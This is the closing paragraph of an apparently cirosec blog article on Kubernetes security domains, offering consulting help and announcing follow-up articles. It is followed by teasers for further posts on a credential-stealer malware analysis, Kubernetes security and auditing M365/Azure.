Thank you for reading. If going through these domains has raised questions about your own environment, whether all seven areas are covered in your security concept, or whether controls that exist on paper are actually effective in practice, we are happy to help. Our expertise is IT security across various domains (not only Kubernetes), and we work with organizations to identify and close their gaps on a daily basis. Reach out if you would like to have that conversation.

Don’t forget to return here after you have charted your course. Upcoming articles are already planned and will provide detailed insight and guidance for each individual domain that got mapped.
In this sense – bon voyage!

Christoffer Albrecht

Consultant

Category
Date
Navigation

Further blog articles

Forensic

Analysis of a credential-stealer malware campaign – Part 1

May 20, 2026 – In March 2026, cirosec identified an ongoing malware campaign targeting developers, IT professionals, and power users who rely on popular open-source and productivity tools. The campaign is only accessible using the Bing search engine. Once executed, the malware exfiltrates browser credential stores, cryptocurrency wallet data, authentication tokens, VPN and SSH configurations, and sensitive documents.

Author: Colin Glätzer, Konrad Weyhing, Felix Friedberger

Mehr Infos »
Kubernetes

The seven seas of Kuber­netes sec­urity

May 5, 2026 – Today a single malicious container image could be enough to take over a larger fleet of machines and grant an attacker control over confidentiality, integrity and availability of all the workloads running in a Kubernetes cluster and potentially beyond, since clusters often hold secrets and credentials for external services and infrastructure. In this article we outline a set of key security domains that organizations should address to secure Kubernetes effectively.

Author: Christoffer Albrecht

Mehr Infos »
Azure

Auditieren von M365 und Azure

March 24, 2026 – Entra ID und Azure sind ein eigener Kosmos, der viele Möglichkeiten aber auch viele Stolperfallen hinsichtlich der Sicherheit mit sich bringt. Entra ID und Azure sicher zu betreiben, ist eine Kunst für sich und stellt viele IT-Abteilungen vor große Herausforderungen. In diesem Blogpost soll es darum gehen, wie man diesem Problem Herr werden kann.

Author: Constantin Wenz

Mehr Infos »
Do you want to protect your systems? Feel free to get in touch with us.
Search
Search